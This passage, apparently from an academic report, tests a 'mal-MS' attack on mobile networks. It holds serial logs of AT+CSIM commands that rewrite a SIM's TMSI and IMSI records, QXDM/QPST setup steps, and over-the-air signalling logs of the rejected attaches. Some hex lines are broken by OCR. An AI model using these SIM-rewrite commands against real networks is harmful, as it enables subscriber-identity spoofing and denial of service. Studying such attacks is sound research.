60 91>AT+CGREG?%13%%13%%10%+CGREG: 0,5%13%%10%%13%%10%OK%13%%10%
AT+IFC=1,1%13%
91 108>AT+IFC=1,1%13%%13%%10%OK%13%%10%
AT+CMGF=1%13%
108 126>%19%%17%AT+CMGF=1%13%%13%%10%OK%13%%10%
AT+CLIP=1%13%
126 14>AT+CLIP=1%13%%13%%10%OK%13%%10%
ATE0%13%
14 25>ATE0%13%%13%%10%OK%13%%10%
AT+COLP=1%13%
25 31>%13%%10%OK%13%%10%
Connected.

===================================================================
Update the TMSI:
AT+CSIM=14,"A0A40000026F7E"%13%%10%
+CSIM: 4,"9F0F"

OK

AT+CSIM=22,"A0D6000004111111119000"%13%%10%
+CSIM: 4,"9000"

OK

===================================================================
Counter:
1

AT+CSIM=14,"A0A40000023F00"%13%%10%
+CSIM: 4,"9F16"

OK
```

```
AT+CSIM=14,"A0A4000002000C"%13%%10%
+CSIM: 4,"9F0F"

OK

AT+CSIM=194,"A0DC01045A81363933343630303434 33FFFFFFF98030100003050990439082940407381945
0331B53ED8F9AF7B220EE288E284A8D1619FFFFFFFFFFFFFFFFFFFFFFFFEDFFFFFFFFFFFFFFFFFFFFFFFFF089
10396537900F0FF1F0E00FFFFFF9000"%13%%10%

================================================================
Counter:
2

AT+CSIM=14,"A0A40000023F00"%13%%10%
+CSIM: 4,"9F16"

OK

AT+CSIM=14,"A0A4000002000C"%13%%10%
+CSIM: 4,"9F0F"

OK

AT+CSIM=194,"A0DC01045A8136393334363030343433FFFFFFF980301000030509904390829228881122 83
1091B53ED8F9AF7B220EE288E284A8D1619FFFFFFFFFFFFFFFFFFFFFFFFEDFFFFFFFFFFFFFFFFFFFFFFFFF089
10396537900F0FF1F0E00FFFFFF9000"%13%%10%

================================================================
Counter:
3

AT+CSIM=14,"A0A40000023F00"%13%%10%
+CSIM: 4,"9F16"

OK

AT+CSIM=14,"A0A4000002000C"%13%%10%
+CSIM: 4,"9F0F"

OK

AT+CSIM=194,"A0DC01045A8136393334363030343433FFFFFFF98030100003050990439085951303201769
6651B53ED8F9AF7B220EE288E284A8D1619FFFFFFFFFFFFFFFFFFFFFFFFEDFFFFFFFFFFFFFFFFFFFFFFFFF089
10396537900F0FF1F0E00FFFFFF9000"%13%%10%

================================================================
Counter:
4

AT+CSIM=14,"A0A40000023F00"%13%%10%
+CSIM: 4,"9F16"

OK

AT+CSIM=14,"A0A4000002000C"%13%%10%
+CSIM: 4,"9F0F"
OK
```

```
AT+CSIM=194,"A0DC01045A8136393334363030343433FFFFFFFF980301000030509904390829801033201393951B53ED8F9AF7B220EE288E284A8D1619FFFFFFFFFFFFFFFFFFFFFFFFEDFFFFFFFFFFFFFFFFFFFFFFFF089
10396537900F0FF1F0E00FFFFFF9000"%13%%10%

==================================================================
Counter:
5

AT+CSIM=14,"A0A40000023F00"%13%%10%
+CSIM: 4,"9F16"

OK

AT+CSIM=14,"A0A4000002000C"%13%%10%
+CSIM: 4,"9F0F"

OK

AT+CSIM=194,"A0DC01045A8136393334363030343433FFFFFFFF980301000030509904390829430217101396551B53ED8F9AF7B220EE288E284A8D1619FFFFFFFFFFFFFFFFFFFFFFFFEDFFFFFFFFFFFFFFFFFFFFFFFF089
10396537900F0FF1F0E00FFFFFF9000"%13%%10%

==================================================================
Counter:
6

AT+CSIM=14,"A0A40000023F00"%13%%10%
+CSIM: 4,"9F16"

OK

AT+CSIM=14,"A0A4000002000C"%13%%10%
+CSIM: 4,"9F0F"

OK

AT+CSIM=194,"A0DC01045A8136393334363030343433FFFFFFFF980301000030509904390829059915013282031B53ED8F9AF7B220EE288E284A8D1619FFFFFFFFFFFFFFFFFFFFFFFFEDFFFFFFFFFFFFFFFFFFFFFFFF089
10396537900F0FF1F0E00FFFFFF9000"%13%%10%

==================================================================
Counter:
7

AT+CSIM=14,"A0A40000023F00"%13%%10%
+CSIM: 4,"9F16"

OK

AT+CSIM=14,"A0A4000002000C"%13%%10%
+CSIM: 4,"9F0F"

OK
AT+CSIM=194,"A0DC01045A8136393334363030343433FFFFFFFF980301000030509904390829059917609473871B53ED8F9AF7B220EE288E284A8D1619FFFFFFFFFFFFFFFFFFFFFFFFEDFFFFFFFFFFFFFFFFFFFFFFFF089
10396537900F0FF1F0E00FFFFFF9000"%13%%10%
```

```
================================================================
Counter:
8

AT+CSIM=14,"A0A40000023F00"%13%%10%
+CSIM: 4,"9F16"

OK

AT+CSIM=14,"A0A4000002000C"%13%%10%
+CSIM: 4,"9F0F"

OK

AT+CSIM=194,"A0DC01045A81363933343630303434 33FFFFFFF980301000030509904390829551064070569291B53ED8F9AF7B220EE288E284A8D1619FFFFFFFFFFFFFFFFFFFFFFFFEDFFFFFFFFFFFFFFFFFFFFFFFFF089
10396537900F0FF1F0E00FFFFFF9000"%13%%10%

================================================================
Counter:
9

AT+CSIM=14,"A0A40000023F00"%13%%10%
+CSIM: 4,"9F16"

OK

AT+CSIM=14,"A0A4000002000C"%13%%10%
+CSIM: 4,"9F0F"

OK

AT+CSIM=194,"A0DC01045A8136393334363030343433FFFFFFF980301000030509904390829553090032012801B53ED8F9AF7B220EE288E284A8D1619FFFFFFFFFFFFFFFFFFFFFFFFEDFFFFFFFFFFFFFFFFFFFFFFFFF089
10396537900F0FF1F0E00FFFFFF9000"%13%%10%

================================================================
Counter:
10

AT+CSIM=14,"A0A40000023F00"%13%%10%
+CSIM: 4,"9F16"

OK

AT+CSIM=14,"A0A4000002000C"%13%%10%
+CSIM: 4,"9F0F"

OK

AT+CSIM=194,"A0DC01045A8136393334363030343433FFFFFFF980301000030509904390829261063028180001B53ED8F9AF7B220EE288E284A8D1619FFFFFFFFFFFFFFFFFFFFFFFFEDFFFFFFFFFFFFFFFFFFFFFFFFF089
10396537900F0FF1F0E00FFFFFF9000"%13%%10%
```

11. TESTING mal-MS ATTACK USING QXDM AND QPST

11.1 How to set up QXDM and QPST


The first step was to set up QXDM and QPST to be able for testing **mal-MS**. For this purpose, we used a root Samsung galaxy GT-I5500 mobile phone.

Firstly, we used Samsung Kies to found the Samsung galaxy mobile phone and install correctly the drivers in our computer. Then, we used QPST configuration to enable the port that we have connected the Samsung galaxy mobile (see figure 29). To do this we have to click the Add New Port button and then to enter the port that we have connected the mobile phone (for example COM9) and click OK button (see figure 30).

After this, we connect the Samsung galaxy mobile phone to QXDM. To do this we have to follow the route Options→Communications and click the button. This action we show us a window that we choose our mobile phone and target port and click OK button (see figure 31). If we do this, the mobile phone will be connected successfully to QXDM application (see underline text on figure 32).

The next thing that we have do is to press F11 on our computer inside the QXDM application to see Item View which shows the contents of this temporary ISF log file. After that, we select all and choose to Refilter Items (see figure 33). This action we show us a window that we have to choose Log Packets (OTA) and select Known Over-The-Air types (see figure 34).


Finally, after we did right all these steps we were able to see the results of **mal-MS** attack.



Port	State	Label	Phone	Link
COM9	Enabled	COM9	SURF6025-ZRF6000-P ...	USB

1 Phones | 1 Ports | 7 Clients | Server Running...

Figure 29: QPST Configuration enable port



Add New Port

Please enter port to be monitored by the QPST Server


Port: COM9

Port Label:

Note: The baud rate for the port will be set to 38400 bps

☑ Show Serial and USB/QC Diagnostic ports only

Figure 30: Add New Port QPST configuration



Communications

All Ports in System:

PortType	Port	State	Label	Phone	DataRate
☐ Unknown	COM10	Active	N/A	N/A	4800
☑ Diagnostic	COM9	Active		SURF6025-ZRF6000-P	Default

Communication

Target Port: COM9()

GPS Server Port: Disconnect


Track Raw NMEA Sentences ☐

Timeouts (Milliseconds)

DIAG Requests: 500

Script Commands: 15000

Figure 31: How to connect a phone to QXDM




QXDM Professional (COM9 : SURF7627-LINUX) - OS Core Dump

View: OS Core Dump


Command:

Figure 32: Successfully connection to QXDM



```
Type       Key       Name
DIAG TX    [002]     Peek Byte Request
DIAG RX    [020]     Invalid Parameter Error Response
DIAG TX    [002]     Peek Byte Request
DIAG RX    [020]     Invalid Parameter Error Response
DIAG TX    [002]     Peek Byte Request
DIAG RX    [020]     Invalid Parameter Error Response
DIAG TX    [002]     Peek Byte Request
DIAG RX    [020]     Invalid Parameter Error Response
DIAG TX    [002]     Peek Byte Request
DIAG RX    [020]     Invalid Parameter Error Response
DIAG TX    [034]     Emulate Handset Display Request
DIAG RX    [019]     Invalid Command Error Response
LOG        [0x4015]  WCDMA AGC, Version 3
DIAG TX    [034]     Emulate Handset Display Request
DIAG RX    [019]     Invalid Command Error Response
```

Figure 33: QXDM Item View


Select Refiltering Config (Cancel To Abort)
Item Types
Filter/Register On Target For Items
OK
Cancel
...

Item Types

- [ ] DIAG Malformed Packets
- [ ] DIAG Requests
- [ ] DIAG Responses
- [ ] Event Reports
- [ ] GPS Reports
- [ ] Log Packets
- [✓] Log Packets (OTA)
- [ ] Message Packets
- [ ] Strings
- [ ] Subsystem Dispatch Requests
- [ ] Subsystem Dispatch Responses

[✓] Filter/Register On Target For Items
- [✓] Known Over-The-Air Types

[ ] Delayed Subsystem Responses Only
[ ] Save Diag masks into "DIAG.cfg"
[✓] Accept Unknowns

Figure 34: Select Log Packet (OTA)

11.2 Ready for testing mal-MS attack in practice

After we saw how to set up QXDM and QPST, the final step was to test how **mal-MS** attack work in practice if we change the IMSI and TMSI in our sim card. It is important to mention that in this test we can change the IMSI and TMSI only one at a time in our sim card and not continuity as we did with Arduino. This test is done in this way because in Arduino we cannot see if **mal-MS** attack is successful.

Firstly, we change only the IMSI in sim card with one roaming IMSI and put it on Samsung galaxy mobile phone because except from **mal-MS** attack we want to see and some other tests. Then, we connect the mobile phone to our computer and start testing with QXDM. We observe that although the mobile phone has a roaming IMSI and not the original, we were able to make calls but not able to receive calls.

After a research that we do about this, we came to the fact that we were able to make calls because when making the procedure of location update the MS send the TMSI to the cellular network and not the IMSI (see figure 35). Then, the cellular network send to MS that the TMSI is valid and accept the location update (see figure 36).

For the fact that we were not able to receive calls, this happen because in GPRS Mobility Management (GMM)/Attach Request the MS send to network the IMSI for authentication (see figure 39). Then, the network "see" that the roaming IMSI which MS send is not valid as a result to reject GMM/Attach. So, GPRS services not allowed and not able to receive calls in our mobile (see figure 40).

After these observations, we do the **mal-MS** attack to see the results. We update the TMSI with one not valid TMSI and change the IMSI with one roaming IMSI. After we did all of these actions, we start testing with QXDM. The first observation with **mal-MS** attack was that we were not able to make calls nor receive calls.


For the fact that we were not able to do calls, this happen because the network "see" that TMSI which **mal-MS** send is not valid and because of this it will perform an IMSI attach (see figure 37). Then, the network will reject the location update because it will "see" that the roaming IMSI which **mal-MS** send is not valid (see figure 38) as a result to "fly" us from network and cannot make calls.

In the other hand for the fact that we were not able to receive calls after **mal-MS** attack, it is the same that we have analyzed analytically above and see in figures 39 and 40.

However the main observation about **mal-MS** attack was that working perfectly as we said theoretically before (see figure 41). More analytically, in the location update request procedure the **mal-MS** send to network the not valid TMSI (see figure 42). Then, the network does not recognize it and request from the **mal-MS** a valid IMSI. After that, the **mal-MS** instead of send a valid IMSI, it will send to network a roaming IMSI (see figure 43).

Finally, the results of **mal-MS** attack are:

1. The network will "see" that the roaming IMSI which **mal-MS** send is not correct as a result to reject GMM/Attach (see figure 41).
2. The network will reject location update because it will "see" that the TMSI which **mal-MS** send is not valid (see figure 41).




```
OTA LOG     [0x412F...  DCCH UL/RRC Connection Setup Complete          16:36:18.014     Radio Bearer ID: 2, Length: 64
OTA LOG     [0x713A...  MM/Location Updating Request                   16:36:18.015     Direction: MS To Network, Length: 20
OTA LOG     [0x412F...  DCCH UL/Initial Direct Transfer                16:36:18.015     Radio Bearer ID: 3, Length: 28
OTA LOG     [0x713A...  GMM/Attach Request                             16:36:18.015     Direction: MS To Network, Length: 48
OTA LOG     [0x412F...  DCCH UL/Initial Direct Transfer                16:36:18.016     Radio Bearer ID: 3, Length: 57
OTA LOG     [0x412F...  DCCH DL/Measurement Control                    16:36:18.253     Radio Bearer ID: 2, Length: 76
OTA LOG     [0x412F...  DCCH DL/Downlink Direct Transfer               16:36:18.283     Radio Bearer ID: 3, Length: 22
OTA LOG     [0x713A...  MM/Authentication Request                      16:36:18.284     Direction: Network To MS, Length: 19
OTA LOG     [0x412F...  DCCH UL/Measurement Report                     16:36:18.592     Radio Bearer ID: 2, Length: 32
OTA LOG     [0x713A...  MM/Authentication Response                     16:36:18.611     Direction: MS To Network, Length: 6
OTA LOG     [0x412F...  DCCH UL/Uplink Direct Transfer                 16:36:18.611     Radio Bearer ID: 3, Length: 9
OTA LOG     [0x412F...  DCCH DL/Active Set Update                      16:36:18.733     Radio Bearer ID: 2, Length: 10
OTA LOG     [0x412F...  DCCH UL/Active Set Update Complete             16:36:18.736     Radio Bearer ID: 2, Length: 2
OTA LOG     [0x412F...  DCCH DL/Security Mode Command                  16:36:18.853     Radio Bearer ID: 2, Length: 26
OTA LOG     [0x412F...  DCCH UL/Security Mode Complete                 16:36:18.854     Radio Bearer ID: 2, Length: 18
```

Results

```
      mnc_2 = 0 (0x0)
      loc_area_code = 11300 (0x2c24)
    mob_station_class
      rev_level = 2 (0x2)
      es_ind = 1 (0x1)
      a5_1_alg_sup = 0 (0x0)
      rf_power_cap = 7 (0x7)
    mob_ident
      ident_type = 4 (0x4)
      odd_even_ind = 0 (0x0)
      tmsi_1111 = 15 (0xf)
      num_tmsi_ident = 4 (0x4)
      tmsi_ident[0] = 104 (0x68)
      tmsi_ident[1] = 178 (0xb2)
      tmsi_ident[2] = 246 (0xf6)
      tmsi_ident[3] = 233 (0xe9)
```

Figure 35: Location Updating Request (TMSI attach)




```
OTA LOG     [0x412F...  DCCH DL/Downlink Direct Transfer                 16:36:19.163     Radio Bearer ID: 3, Length: 15
OTA LOG     [0x713A...  MM/Location Updating Accept                      16:36:19.163     Direction: Network To MS, Length: 7
OTA LOG     [0x412F...  DCCH DL/Signaling Connection Release             16:36:19.253     Radio Bearer ID: 2, Length: 6
OTA LOG     [0x713A...  GMM/Authentication And Ciphering Response        16:36:19.370     Direction: MS To Network, Length: 19
OTA LOG     [0x412F...  DCCH UL/Uplink Direct Transfer                   16:36:19.370     Radio Bearer ID: 3, Length: 27
OTA LOG     [0x412F...  DCCH UL/Measurement Report                       16:36:19.473     Radio Bearer ID: 2, Length: 50
OTA LOG     [0x412F...  DCCH DL/Downlink Direct Transfer                 16:36:19.483     Radio Bearer ID: 3, Length: 10
OTA LOG     [0x713A...  GMM/Authentication And Ciphering Reject          16:36:19.484     Direction: Network To MS, Length: 2
OTA LOG     [0x412F...  DCCH UL/Signaling Connection Release Indication  16:36:19.515     Radio Bearer ID: 2, Length: 6
OTA LOG     [0x412F...  DCCH DL/RRC Connection Release                   16:36:19.613     Radio Bearer ID: 1, Length: 7
OTA LOG     [0x412F...  DCCH UL/RRC Connection Release Complete          16:36:19.614     Radio Bearer ID: 1, Length: 6
OTA LOG     [0x412F...  DCCH UL/RRC Connection Release Complete          16:36:19.654     Radio Bearer ID: 1, Length: 6
```

Results

```
chan_type = 0 (0x0)
trans_id_or_skip_ind = 0 (0x0)
prot_disc = 5 (0x5) (GSM_MOB_MANAGEMENT)
msg_type = 2 (0x2)
prot
  mob_man_prot
    LOCATION_UPDATE_ACCEPT
      loc_area_ident
        mcc_1 = 2 (0x2)
        mcc_2 = 0 (0x0)
        mcc_3 = 2 (0x2)
        mnc_3 = 15 (0xf)
        mnc_1 = 1 (0x1)
        mnc_2 = 0 (0x0)
        loc_area_code = 11300 (0x2c24)
      mob_ident_incl = 0 (0x0)
      follow_on_proceed_incl = 0 (0x0)
      cts_permission_incl = 0 (0x0)
      equiv_plmns_incl = 0 (0x0)
      emer_num_list_incl = 0 (0x0)
```

Figure 36: Location Updating Accept




```
OTA LOG     [0x412F...  DCCH UL/RRC Connection Setup C...  12:09:09.265     Radio Bearer ID: 2, Length: 64
OTA LOG     [0x713A...  MM/Location Updating Request       12:09:09.266     Direction: MS To Network, Length: 23
OTA LOG     [0x412F...  DCCH UL/Initial Direct Transfer    12:09:09.266     Radio Bearer ID: 3, Length: 31
OTA LOG     [0x713A...  GMM/Attach Request                 12:09:09.267     Direction: MS To Network, Length: 49
OTA LOG     [0x412F...  DCCH UL/Initial Direct Transfer    12:09:09.267     Radio Bearer ID: 3, Length: 58
OTA LOG     [0x412F...  DCCH DL/Measurement Control        12:09:09.514     Radio Bearer ID: 2, Length: 93
OTA LOG     [0x412F...  DCCH DL/Downlink Direct Transfer   12:09:09.554     Radio Bearer ID: 3, Length: 25
OTA LOG     [0x713A...  GMM/Authentication And Cipheri...  12:09:09.555     Direction: Network To MS, Length: 22
OTA LOG     [0x713A...  GMM/Authentication And Cipheri...  12:09:09.827     Direction: MS To Network, Length: 19
OTA LOG     [0x412F...  DCCH UL/Uplink Direct Transfer     12:09:09.827     Radio Bearer ID: 3, Length: 22
OTA LOG     [0x412F...  DCCH DL/Security Mode Command      12:09:09.974     Radio Bearer ID: 2, Length: 26
OTA LOG     [0x412F...  DCCH UL/Security Mode Complete     12:09:09.975     Radio Bearer ID: 2, Length: 18
OTA LOG     [0x412F...  DCCH DL/Downlink Direct Transfer   12:09:10.094     Radio Bearer ID: 3, Length: 11
OTA LOG     [0x713A...  GMM/Identity Request               12:09:10.095     Direction: Network To MS, Length: 3
OTA LOG     [0x713A...  GMM/Identity Response              12:09:10.095     Direction: MS To Network, Length: 11
OTA LOG     [0x412F...  DCCH UL/Uplink Direct Transfer     12:09:10.095     Radio Bearer ID: 3, Length: 19
```

Results

```
      rf_power_cap = 7 (0x7)
    mob_ident
      ident_type = 1 (0x1)
      odd_even_ind = 1 (0x1)
      num_ident = 15 (0xf)
      ident[0] = 2 (0x2)
      ident[1] = 1 (0x1)
      ident[2] = 4 (0x4)
      ident[3] = 0 (0x0)
      ident[4] = 7 (0x7)
      ident[5] = 5 (0x5)
      ident[6] = 5 (0x5)
      ident[7] = 0 (0x0)
      ident[8] = 5 (0x5)
      ident[9] = 6 (0x6)
      ident[10] = 8 (0x8)
      ident[11] = 3 (0x3)
      ident[12] = 4 (0x4)
      ident[13] = 4 (0x4)
      ident[14] = 3 (0x3)
```

Figure 37: Location Updating Request (IMSI attach)

